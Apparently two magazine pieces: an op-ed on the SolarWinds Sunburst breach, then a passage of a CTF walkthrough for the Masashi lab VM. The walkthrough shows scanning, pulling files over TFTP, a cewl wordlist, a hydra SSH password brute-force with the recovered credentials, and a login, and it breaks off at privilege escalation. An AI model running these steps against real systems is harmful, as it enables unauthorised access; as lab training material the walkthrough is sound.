An act of cyberwar is usually not like a bomb, which causes immediate, well-understood damage. Rather, it is more like a cancer – it's slow to detect, difficult to eradicate, and it causes ongoing and significant damage over a long period of time. Here are five points that cybersecurity experts – the oncologists in the cancer analogy – can make with what's known so far.

### **1. The Victims Were Tough Nuts To Crack**

From top-tier cybersecurity firm FireEye to the U.S. Treasury, Microsoft, Intel and many other organizations, the victims of the attack are for the most part firms with comprehensive cybersecurity practices. The list of organizations that use the compromised software includes firms like MasterCard, Lockheed Martin and PricewaterhouseCoopers. SolarWinds estimates about 18,000 firms were affected.

As CEO of cybersecurity firm Cyber

Reconnaissance Inc. and an associate professor of computer science at Arizona State University, I have met security professionals from many of the targeted organizations. Many of the organizations have world-class cybersecurity teams. These are some of the hardest targets to hit in corporate America. The victims of Sunburst were specifically targeted, likely with a primary focus on intelligence gathering.

### **2. This was almost certainly the work of a nation - not criminals**

Criminal hackers focus on near-term financial gain. They use techniques like ransomware to extort money from their victims, steal financial information, and harvest computing resources for activities like sending spam emails or mining for cryptocurrency. Criminal hackers exploit well-known security vulnerabilities that, had the victims been more thorough in their security, could have been prevented.

The hackers typically target organizations with weaker security, like health care systems, universities and municipal governments. University networks are notoriously decentralized, difficult to secure, and often underfund cybersecurity. Medical systems tend to use specialty medical devices that run older, vulnerable software that is difficult to upgrade.

Hackers associated with national governments, on the other hand, have entirely different motives. They look for long-term access to critical infrastructure, gather intelligence and develop the means to disable certain industries. They also steal intellectual property – especially intellectual property that is expensive to develop in fields like high technology, medicine, defense and agriculture.

The sheer amount of effort to infiltrate one

of the Sunburst victim firms is also a telling sign that this was not a mere criminal hack. For example, a firm like FireEye is an inherently bad target for a criminal attacker. It has fewer than 4,000 employees yet has computer security on par with the world's top defense and financial businesses.

### 3. The Attack Exploited Trusted Third-Party Software

The hackers gained access by slipping their malware into software updates of SolarWinds' Orion software, which is widely used to manage large organizational networks. The Sunburst attack relied on a trusted relationship between the targeted organization and SolarWinds. When users of Orion updated their systems in the spring of 2020, they unwittingly invited a Trojan horse into their computer networks.

Aside from a report about lax security at SolarWinds, very little is known about how the hackers gained initial access to Solar Winds. However, the Russians have used the tactic of compromising a third-party software update process before, in 2017. This was during the infamous NotPetya attack, which was considered the most financially damaging cyberattack in history.

### 4. The Extent Of The Damage Is Unknown

It will take time to uncover the extent of the damage. The investigation is complicated because the attackers gained access to most of the victims in the spring of 2020, which gave the hackers time to expand and hide their access and control of the victims' systems. For example, some experts believe that a vulnerability in VMWare, software that is widely used in corporate networks, was also used to gain access to the victims' systems, though the company denies it.

I expect the damage to be spread unevenly among the victims. This will depend on various factors such as how extensively the organization used the SolarWinds software, how s-

egmented its networks are, and the nature of their software maintenance cycle. For example, Microsoft reportedly had limited deployments of Orion, so the attack had limited impact on their systems. In contrast, the bounty the hackers stole from FireEye included penetration testing tools, which were used to test the defenses of high-end FireEye clients. The theft of these tools was likely prized by hackers to both increase their capabilities in future attacks as well as gain insights into what FireEye clients are protecting against.

### 5. The Fallout Could Include Real-World Harm

There is a very thin, often nonexistent line between gathering information and causing real world harm. What may start as spying or espionage can easily escalate into warfare. The presence of malware on a computer system that gives the attacker greater user privileges is dangerous. Hackers can use control of a computer system to destroy computer systems, as was the case in the Iranian cyber attacks against Saudi Aramco in 2012, and harm physical infrastructure, as was the case Stuxnet attack against Iranian nuclear facilities in 2010.

Further, real harm can be done to individuals with information alone. For example, the Chinese breach of Equifax in 2017 has put detailed financial and personal information about millions of Americans in the hands of one of the U.S.'s greatest strategic competitors.

No one knows the full extent of the Sunburst attack, but the scope is large and the victims represent important pillars of the U.S. government, economy and critical infrastructure. Information stolen from those systems and malware the hackers have likely left on them can be used for follow-on attacks. I believe it is likely that the Sunburst attack will result in harm to Americans.

Article First Appeared on  
[theconversation.com](https://theconversation.com)

# CAPTURE THE FLAG

*You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.*

*Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.*

Hi Hackercoolians. I am Mala and in our present Issue, I bring you the CTF challenge of the machine Masashi : 1. This machine is authored by Sv5 Donald and the author did not mention the difficulty level of the machine. However, after completing the challenge, I consider the difficulty of the machine as EASY. The download information of this machine is given in the Downloads section.

I download the Masashi machine and I have loaded it in VMware. It is set to get IP addresses automatically as DHCP is enabled. After importing the CTF machine into VMware, I fire up both target and attacker machine (Kali Linux 2020.4) and perform a TCP connect scan on the target network to find the IP address of my target machine.

```
(kali@kali)-[~]
└─$ nmap -sT 192.168.36.172-190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-28 23:07 EST
Nmap scan report for 192.168.36.175
Host is up (0.0032s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Our target IP address is 192.168.36.175 and there are two ports open on the target. The ports are SSH and HTTP.

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.36.172-190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-28 23:08 EST
Nmap scan report for 192.168.36.175
Host is up (0.0033s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Performing verbose scan on the target failed to give any information about the software that could be useful to me. I ran nikto on the target website.

```
(kali@kali)-[~]
└─$ nikto -h 192.168.36.175
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.175
+ Target Hostname:    192.168.36.175
+ Target Port:        80
+ Start Time:         2021-01-28 23:08:55 (GMT-5)
-----
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint
to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow th
e user agent to render the content of the site in a different fashi
on to the MIME type
+ No CGI Directories found (use '-C all' to force check all possibl
e dirs)
+ Server may leak inodes via ETags, header found with file /, inode
: 29a1, size: 5b240245ac00a, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-01-28 23:10:21 (GMT-5) (86 seconds)
```

Nikto scan failed to give me any new information about the target website. So I decided to run the directory buster tool.

```
(kali@kali)-[~]
└─$ dirb http://192.168.36.175
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jan 28 23:11:29 2021
URL_BASE: http://192.168.36.175/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.175/ ----
```


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.175/ ----

```
+ http://192.168.36.175/index.html (CODE:200|SIZE:10657)
+ http://192.168.36.175/robots.txt (CODE:200|SIZE:72)
+ http://192.168.36.175/server-status (CODE:403|SIZE:279)
```


-----  
END\_TIME: Thu Jan 28 23:11:34 2021  
DOWNLOADED: 4612 - FOUND: 3

Dirb tool found the presence of "robots.txt" file on the website of the target. Hope atleast this gives me any way forward.



```
192.168.36.175/robots.txt x +
← → ↻ 🏠 192.168.36.175/robots.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive
User-agent: *
Disallow: /
    /snmpwalk.txt
    /sshfolder.txt
    /security.txt
```

Robots.txt is blocking three text files from being indexed by the search engines. The files are snmpwalk.txt, sshfolder.txt and security.txt. Let me see what these files have in them.



```
192.168.36.175/snmpwalk.txt x +
← → ↻ 🏠 192.168.36.175/snmpwalk.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Se
| 403:
|   Name: cron
|   Path: /usr/sbin/cron
|   Params: -f
| 768:
|   Name: tftpd
|   Path: /usr/sbin/tftpd
|   Params: -- listen " user tftp -- address 0.0.0.0:1337 -- secure /srv/tftp
| 806:
|   Name: mysqld
|   Path: /usr/sbin/mysqld
|   Params: -i 0.0.0.0
```

The snmpwalk.txt file has the information about maybe services running on the target. These are cron, tftpd and mysqld. Let me view what the sshfolder.txt has before going deep into what aboutery of this services.

```
192.168.36.175/sshfolder.txt x +
← → ↻ 🏠 192.168.36.175/sshfolder.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive S
sv5@masashi:~/srv/tftp# ls -la
total 20
drwx----- 2 sv5 sv5 4096 Oct 15 19:34 .
drwxr-xr-x 27 sv5 sv5 4096 Oct 21 12:37 ..
-rw----- 1 sv5 sv5 2602 Oct 15 19:34 id_rsa
-rw-r--r-- 1 sv5 sv5 565 Oct 15 19:34 id_rsa.pub
sv5@masashi:~/srv/tftp#
```

This file is showing the contents of the /srv/tftp directory. It seems the public key and private key of SSH are located here. Can these really be the keys?

```
192.168.36.175/security.txt x +
← → ↻ 🏠 192.168.36.175/security.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Off
```

If its a bug then let me know on Twitter @lorde\_zw :)

The security.txt file has a reference to the author. I thought this file would contain vital information. As of now, the only available information was found in the snmpwalk.txt file. There was a TFTP service running on port 1337 of the target.

TFTP stands for Trivial File Transfer Protocol. It is a file sharing protocol like FTP but uses UDP instead of TCP. Unlike FTP it does not have authentication and hence not used to share files over internet as it is not safe. The word trivial means not very important. However, performing the port scan on this particular port (1337) says that the port is closed. What?

```
(kali@kali)-[~]
└─$ nmap -p1337 -sT 192.168.36.175
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-28 23:18 EST
Nmap scan report for 192.168.36.175
Host is up (0.00071s latency).

PORT      STATE SERVICE
1337/tcp  closed waste

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

is this a glitch? May be other types of scan can reveal something.

*I was hooked in before hacking was even illegal.  
-Kevin Mitnick*



```
(kali@kali)-[~]
└─$ sudo nmap -p1337 -sA 192.168.36.175
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-29 02:59 EST
Nmap scan report for 192.168.36.175
Host is up (0.00082s latency).
```

```
PORT      STATE      SERVICE
1337/tcp  unfiltered waste
MAC Address: 00:0C:29:1D:9A:A1 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

```
(kali@kali)-[~]
└─$ sudo nmap -p1337 -sS 192.168.36.175
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-29 02:58 EST
Nmap scan report for 192.168.36.175
Host is up (0.0011s latency).
```

```
PORT      STATE      SERVICE
1337/tcp  closed    waste
MAC Address: 00:0C:29:1D:9A:A1 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```

The ACK scan and SYN scan also didn't give any definitive results. What if this is to fool the attackers. What if this was a step taken to hide TFTP as its too vulnerable without a password. So I tried to connect to the service.

```
(kali@kali)-[~]
└─$ tftp 192.168.36.175 1337
tftp> ls
?Invalid command
tftp> help
```

I was successfully connected to the server but I had no knowledge about its commands. The ubiquitous "help" in Linux did not help me. So I researched a bit and came back to download the "id\_rsa" and "id\_rsa.pub" files.

```
(kali@kali)-[~]
└─$ tftp 192.168.36.175 1337
tftp> get id_rsa
Received 67 bytes in 0.0 seconds
tftp> get id_rsa.pub
Received 108 bytes in 0.0 seconds
tftp> q
```

```
(kali@kali)-[~]
└─$ ls
Desktop      id_rsa      Music       shell_171_4466.exe
Documents    id_rsa.pub  Pictures    Templates
Downloads    last.dump   Public      Videos
```

However these two files were not the SSH keys I thought them to be. In fact this was hoax.

On further observation, I saw that these sentences were hints. The author is asking us to use cewl on the index page of the website.

```
(kali@kali)-[~]
└─$ cat id_rsa
```

So if you cant use the key then what else can you use?????????? :)

```
(kali@kali)-[~]
└─$ cat id_rsa.pub
```

Dude seriously. The key doesnt work here, try the other **cewl** thing here **"/index.html" .. .. Wink ;)** Wink ;)

Cewl is a tool that generates a wordlist from an url of a website. This wordlist can be used in password cracking. I have configured Cewl to generate a wordlist and save the entries in the file "masashi\_wl.txt".

```
(kali@kali)-[~]
└─$ cewl -w masashi_wl.txt http://192.168.36.175/index.html 1 x
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

```
(kali@kali)-[~]
└─$ ls
```

```
Desktop      id_rsa      masashi_wl.txt  Public      Videos
Documents    id_rsa.pub  Music           shell_171_4466.exe
Downloads    last.dump   Pictures        Templates
```

Here are some of the words in the wordlist.

```
GNU nano 5.3 masashi_wl.txt
the
Debian
configuration
apache
conf
this
server
web
Apache
default
and
for
enabled
files
[ Read 238 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut      ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste    ^J Justify
```

I have successfully generated a wordlist for password cracking but what password should i crack. There is only one other service on the target whose password can be cracked, the SSH service. But even this requires a username. Is the username also present in this wordlist? On observing the sshfolder.txt file again, I found that all the files were owned by a user "sv5".

Can this be the SSH user or is this hoax too. I decided to check it out using hydra tool.

```
(kali@kali)-[~]
└─$ hydra -l sv5 -P /home/kali/masashi_wl.txt ssh://192.168.36.175
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics an
yway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021
-01-28 23:26:13
[WARNING] Many SSH configurations limit the number of parallel task
s, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 238 login tries
(l:1/p:0), ~238 tries per task
[DATA] attacking ssh://192.168.36.175:22/
[STATUS] 162.00 tries/min, 162 tries in 00:00h, 0 to do in 01:00h,
79 active
[22][ssh] host: 192.168.36.175 login: sv5 password: whoistheplu
g
1 of 1 target successfully completed, 1 valid password found
```

Voila, I got successful login. The username is "sv5" and password is "whoistheplug". So the username is indeed "sv5". It's time for logging in.

```
(kali@kali)-[~]
└─$ ssh sv5@192.168.36.175 255 x
The authenticity of host '192.168.36.175 (192.168.36.175)' can't be
established.
ECDSA key fingerprint is SHA256:PTghBsVWod@mGjVvof7umjMUnWtgEE6zvYP
WZqEgcX4.
Are you sure you want to continue connecting (yes/no/[fingerprint])
? yes
Warning: Permanently added '192.168.36.175' (ECDSA) to the list of
known hosts.
sv5@192.168.36.175's password:
Linux masashi 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18)
x86_64

The programs included with the Debian GNU/Linux system are free sof
tware;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 22 06:39:03 2020
sv5@masashi:~$ id
uid=1000(sv5) gid=1000(sv5) groups=1000(sv5),24(cdrom),25(floppy),2
9(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
```

It's time to view the user flag.

```
sv5@masashi:~$ ls
user.txt
sv5@masashi:~$ cat user.txt
Hey buddy :)
```

Well done on that initial foothold ;) ;)

Key Takeaways:

- \* Do not always believe what the tool tells you, be the "Doubting Thomas" sometimes and look for yourself, e.g 1 disallowed entry in robots.txt wasn't really true was it? hehehehe
- \* It's not always about TCP all the time..... UDP is there for a reason and is just as important a protocol as is TCP.....
- \* Lastly, there is always an alternative to everything i.e the ssh part.

```
***** Congrats Pwner *****
Now on to the privesc now ;)
```

```
##Creator: Donald Munengiwa
##Twitter: @lorde_zw
sv5@masashi:~$ █
```

The user flag is a sort of appreciation combined with some key takeaways. He suggests us to be a doubting Thomas sometimes and not always believe what the tool says. This is true. nmap has been saying that port 1337 is closed, while it was not. There were takeaways just lie this. Ok. It's time for privilege escalation. Let's see if the user "sv5" has any SUDO privs

```
sv5@masashi:~$ sudo -l
Matching Defaults entries for sv5 on masashi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sv5 may run the following commands on masashi:
